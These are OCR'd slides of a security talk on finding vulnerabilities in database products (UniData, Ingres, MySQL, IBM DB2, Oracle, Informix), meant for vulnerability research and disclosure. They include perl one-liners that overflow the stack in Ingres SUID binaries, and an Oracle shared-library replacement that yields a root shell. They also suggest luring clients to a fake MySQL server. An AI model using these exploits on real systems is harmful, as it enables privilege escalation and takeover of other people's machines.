Database's Security Paradise

Joxean Koret

Security in Databases

- Many people still believe databases are hard to audit/hack.
  - Name it as you prefer...
- Many people consider database software as too big products to find vulnerabilities in a small amount of time.
- But, is this true?
  - Well...

Focus of the talk

- The focus of the talk is the following:
  - Show vulnerabilities
    - Both 0days, +1day and fixed.
  - Show how to find them
  - Evaluate with this data how complex vulnerability discovery is in database software

Baby Steps in Vuln. Discovery

- What are the first steps in vulnerability discovery?
  - Download & install the product.
  - Read documentation and understand the architecture.
  - Look for local bugs (process privileges, pipes, suid binaries, bad permissions, etc...).
  - Unauthenticated remote bugs (denial of services, remote code execution, etc...).
    - Typically using fuzzing while you learn how it works.
  - Remote authenticated bugs.
    - If you want, using fuzzing, for example.

Stupid vulnerabilities

- Let's start with UniData (now, Rocket U2)
  - Adquired by IBM DB2 and sold to Rocket Software after a long while
- Steps:
  - Download the software and install it (Linux version).
  - Check installation directory for suid binaries
    - Found udt_signal SUID root binary
  - Open IDA and analyze it
    - The 1st very stupid vulnerability appears within seconds

Send SIGUSR2 signal to any process

```
.text:08048492                mov     eax, [ecx+4]
.text:08048495                cmp     dword ptr [ecx], 2
.text:08048498                jle     short loc_80484F1 ; exit if argc <= 2
.text:0804849A                mov     [esp+20h+s], 0
.text:080484A2                mov     [esp+20h+n], 0Ah
.text:080484AA                mov     [esp+20h+sig], 0
.text:080484B2                mov     eax, [eax+4]
.text:080484B5                mov     [esp+20h+uid], eax
.text:080484B8                call    ___strtol_internal ; Convert 2nd parameter to number
.text:080484BD                mov     [esp+20h+uid], 0
.text:080484C4                mov     ebx, eax
.text:080484C6                call    _setuid         ; setuid(0)
.text:080484CB                add     eax, 1
.text:080484CE                jz      short loc_8048518 ; Exit if can not change the user context
.text:080484D0                mov     [esp+20h+sig], SIGUSR2
.text:080484D8                mov     [esp+20h+uid], ebx
.text:080484DB                call    _kill           ; It's really funy!
.text:080484E0                add     eax, 1
.text:080484E3                jnz     short loc_8048549
.text:080484E5                mov     [esp+20h+uid], 1
.text:080484EC                call    _exit
.text:080484F1 ; ---------------------------------------------------------------------------
```

Unidata's SIGUSR2 bug

- Any local user can send SIGUSR2 signal to any process, even to root owned ones.
- Default behavior for signal SIGUSR2 is to exit if signal is not handled.
- So you can kill many processes in the machine:
  - For example, any remote connection via SSH or Telnet.
- Time to find the 1st flaw?
  - How long it took to download and install the package?

Bugs from the past: Ingres

- Time for 'the' ancient database Ingres
  - Developed by Ingres Corporation in the early '70s.
  - All their bugs seems to be from '70s too...
- Same steps:
  - Download & install the product
  - Check installation directory for suid binaries
    - Many SUID ingres programs found
  - Prior to open them in IDA perform some basic checks
    - ...and cry.

Welcome to '70s!

verifydb multiple stack overflows

- Long username:
  - $ verifydb -ModeREPORT -ScopeDBNAME -u`perl -e 'print "a"x288;'`BBBB
  - Stack overflow with a long username.
- Long database name:
  - $ verifydb -mREPORT -sDBNAME `perl -e 'print "ABCD"x128;'` -oDBMS_CATALOGS
  - Stack overflow with a long database name.
- So... any local user can execute code as 'ingres' user and do anything with the database.


wakeup stack overflow

- Long II_ADMIN environment variable:
  - $ II_ADMIN=`perl -e 'print ”a”x500;'` wakeup
  - Another old fashioned stack overflow.
- But, it isn't the end of the fun
  - Almost every ingres suid binary is affected by another local vulnerability...

II_INSTALLATION environment variable

- According to Ingres documentation:
  - II_INSTALLATION: a two-character code, identifying the installation.
- Simple test:
  - $ II_INSTALLATION=AAAA... <any-ingres-suid>
  - Did I said stack overflow?
- To the Ingres guys: if it's only a two-character code, verify it's only 2 characters long or cut it to only 2 characters.

Ingres Developers...



MySQL: Client Tools

- Time for MySQL
  - The most popular open source database software
- In this case, we have the source code
  - So we don't even need to download the software
  - We can download the source code or read it online
- Unfortunately, I have no remote 0day for it :(
  - But the client tools seems to be written for learning how to search vulnerabilities...

MySQL Client Tools

- How many stupid bugs can you find in mysql.cc? I can show you at least 3:
  - EDITOR and VISUAL environment variable stack overflow
  - PAGER environment variable stack overflow
  - Client Server's Banner Heap Overflow
- It doesn't take longer than 10 minutes
  - Let's see those bugs...

Stupid bug #1

```
03800 #ifdef USE_POPEN
03801 static int
03802 com_edit(String *buffer,char *line __attribute__((unused)))
03803 {
03804   char  filename[FN_REFLEN],buff[160];
03805   int   fd,tmp;
03806   const char *editor;
03807
03808   if ((fd=create_temp_file(filename,NullS,"sql", O_CREAT | O_WRONLY,
03809                            MYF(MY_WME))) < 0)
03810     goto err;
03811   if (buffer->is_empty() && !old_buffer.is_empty())
03812     (void) my_write(fd,(uchar*) old_buffer.ptr(),old_buffer.length(),
03813                     MYF(MY_WME));
03814   else
03815     (void) my_write(fd,(uchar*) buffer->ptr(),buffer->length(),MYF(MY_WME));
03816   (void) my_close(fd,MYF(0));
03817
03818   if (!(editor = (char *)getenv("EDITOR")) &&
03819       !(editor = (char *)getenv("VISUAL")))
03820     editor = "vi";
03821   strxmov(buff,editor," ",filename,NullS);
03822   if(system(buff) == -1)
03823     goto err;
```

Stupid bug #2

```
00180 static char default_pager[FN_REFLEN];
00181 static char pager[FN_REFLEN], outfile[FN_REFLEN];
00182 static FILE *PAGER, *OUTFILE;
00183 static MEM_ROOT hash_mem_root;
00184 static uint prompt_counter;
00185 static char delimiter[16]= DEFAULT_DELIMITER;
00186 static uint delimiter_length= 1;
```

Stupid bug #2

```
01068 int main(int argc,char *argv[])
01069 {
01070   char buff[80];
01071
01072   MY_INIT(argv[0]);
01073   DBUG_ENTER("main");
01074   DBUG_PROCESS(argv[0]);
01075
01076   delimiter_str= delimiter;
01077   default_prompt = my_strdup(getenv("MYSQL_PS1") ?
01078                              getenv("MYSQL_PS1") :
01079                              "mysql> ",MYF(MY_WME));
01080   current_prompt = my_strdup(default_prompt,MYF(MY_WME));
01081   prompt_counter=0;
01082
01083   outfile[0]=0;                 // no (default) outfile
01084   strmov(pager, "stdout");      // the default, if --pager wasn't given
01085   {
01086     char *tmp=getenv("PAGER");
01087     if (tmp && strlen(tmp))
01088     {
01089       default_pager_set= 1;
01090       strmov(default_pager, tmp);
01091     }
01092   }
```

Stupid bug #3

```
01139   glob_buffer.realloc(512);
01140   completion_hash_init(&ht, 128);
01141   init_alloc_root(&hash_mem_root, 16384, 0);
01142   bzero((char*) &mysql, sizeof(mysql));
01143   if (sql_connect(current_host,current_db,current_user,opt_password,
01144                   opt_silent))
01145   {
01146     quick=1;                                    // Avoid history
01147     status.exit_status=1;
01148     mysql_end(-1);
01149   }
01150   if (!status.batch)
01151     ignore_errors=1;                            // Don't abort monitor
01152
01153   if (opt_sigint_ignore)
01154     signal(SIGINT, SIG_IGN);
01155   else
01156     signal(SIGINT, handle_sigint);              // Catch SIGINT to clean up
01157   signal(SIGQUIT, mysql_end);                   // Catch SIGQUIT to clean up
01158
01159   put_info("Welcome to the MySQL monitor.  Commands end with ; or \\g.",
01160            INFO_INFO);
01161   sprintf((char*) glob_buffer.ptr(),
01162           "Your MySQL connection id is %lu\nServer version: %s\n",
01163           mysql_thread_id(&mysql), server_version_string(&mysql));
01164   put_info((char*) glob_buffer.ptr(),INFO_INFO);
```


MySQL Client Tools Bugs

- The bugs #1 and #2 aren't interesting
  - Are exploitables but completely uninteresting.
- The bug #3, however, is remotely exploitable
- Some ideas:
  - Put a fake MySQL server in a network and wait for somebody to connect with mysql's tool.
    - Put it in the internet 0:-)
  - After owning a MySQL database server, it can be used to own other boxes (backup servers, for example).

IBM DB2

- Time for IBM DB2 database
  - Very big database server used by many corporations and governments worldwide.
- Similar steps as with Ingres:
  - Download & install the product (win32). A big file (~900MB)
  - Open ”Process Explorer” (SysInternals tools) and check local IBM DB2's processes
    - 1st bug found

Local privilege escalation



IBM2 DB2 Escalation of Privileges

- The process ”db2dasstm.exe” is spawned by ”db2dassrm.exe” using CreateProcessAsUser.
- Developers specified a null access control list for the process.
  - SetSecurityDescriptorDacl with a null pDacl.
- According to Microsoft documentation...

IBM2 DB2 Escalation of Privileges

- SetSecurtyDescriptorDacl function
- pDacl
  - A pointer to an ACL structure that specifies the DACL for the security descriptor. If this parameter is NULL, a NULL DACL is assigned to the security descriptor, **which allows all access to the object**. The DACL is referenced by, not copied into, the security descriptor.

IBM DB2 Escalation of Privileges

- As a result of this bug:
  - Any local user can escalate privileges to LOCAL SYSTEM
  - Any local user can own the complete database
  - Any local user can install a rootkit (database or OS level)
  - Do anything (s)he wants.
- And, oh! BTW, it isn't the unique IBM DB2 process affected by this flaw:
  - Any remote/local connection to the database spawns a new process the same way.

IBM DB2 Escation of Privileges

- This bug is well known but still unfixed AFAIK
  - Maybe because I did not reported it...
- The bug appeared first in blog.48bits.com
  - I wrote about it in 2008

Oracle Database Server

- Next database server, Oracle:
  - Among with IBM DB2, the most used database server worldwide by governments and corporations.
- Similar steps:
  - Download & install the package (Linux version).
  - Check installation directory for SUID binaries
    - 'extjob' suid root binary appears
    - Fixed vulnerability, CVE-2008-2613
    - Reported by me in 2008, and by others... in **2004**!
    - Only 4 years!

CVE-2008-2613

- Binary $ORACLE_HOME/bin/extjob is SUID root.
- However, 'extjob' uses shared objects (.so) owned by the oracle group (typically 'dba' or 'oinstall').
  - For example, libclntsh.so
- Any user from this group can change this library to escalate privileges from 'oinstall' to root.
  - As the prior vulns., usefull for multi-stage attacks.
- It takes seconds to discover this vulnerability
  - Using 'ls' and 'ldd' tools is enough.

CVE-2008-2613 Example

```
$ cat test.c
void __attribute__ ((constructor)) my_init(void)
{
printf("[+] It works! Root shell...\n");
system("/bin/sh");
}
$ cc test.c -fPIC -o test.so -shared
$ mv $ORACLE_HOME/lib/libclntsh.so.10.2 /tmp
$ mv test.so $ORACLE_HOME/lib/libclntsh.so.10.2
$ $ORACLE_HOME/bin/extjob
[+] It works! Root shell...
sh-3.1#
```

Informix Dynamic Server

- Next product, Informix Dynamic Server
  - Owned by IBM. Good database used by many banks, big corps. and some governments.
- Steps:
  - Download & install (Linux version)
  - Check installation directory
    - Many SUID root binaries appears
  - Cannot find a vulnerability with simple tests (like the ones performed with Ingres or Oracle)
    - Let's open IDA and analyze some of them
    - In our example, onedcu suid root binary.


onedcu informix to root EoP

- No linked .so owned by informix user found via 'ldd'.
- Every Informix's suid root binary shares the same code to verify certain environment variables:
  - INFORMIXDIR, SQLHOSTS, ONCONFIG.
- No vulnerability discovered checking the most common environment variables
- But found one 'curious' function: ifmx_dlopen

Function ifmx_dlopen

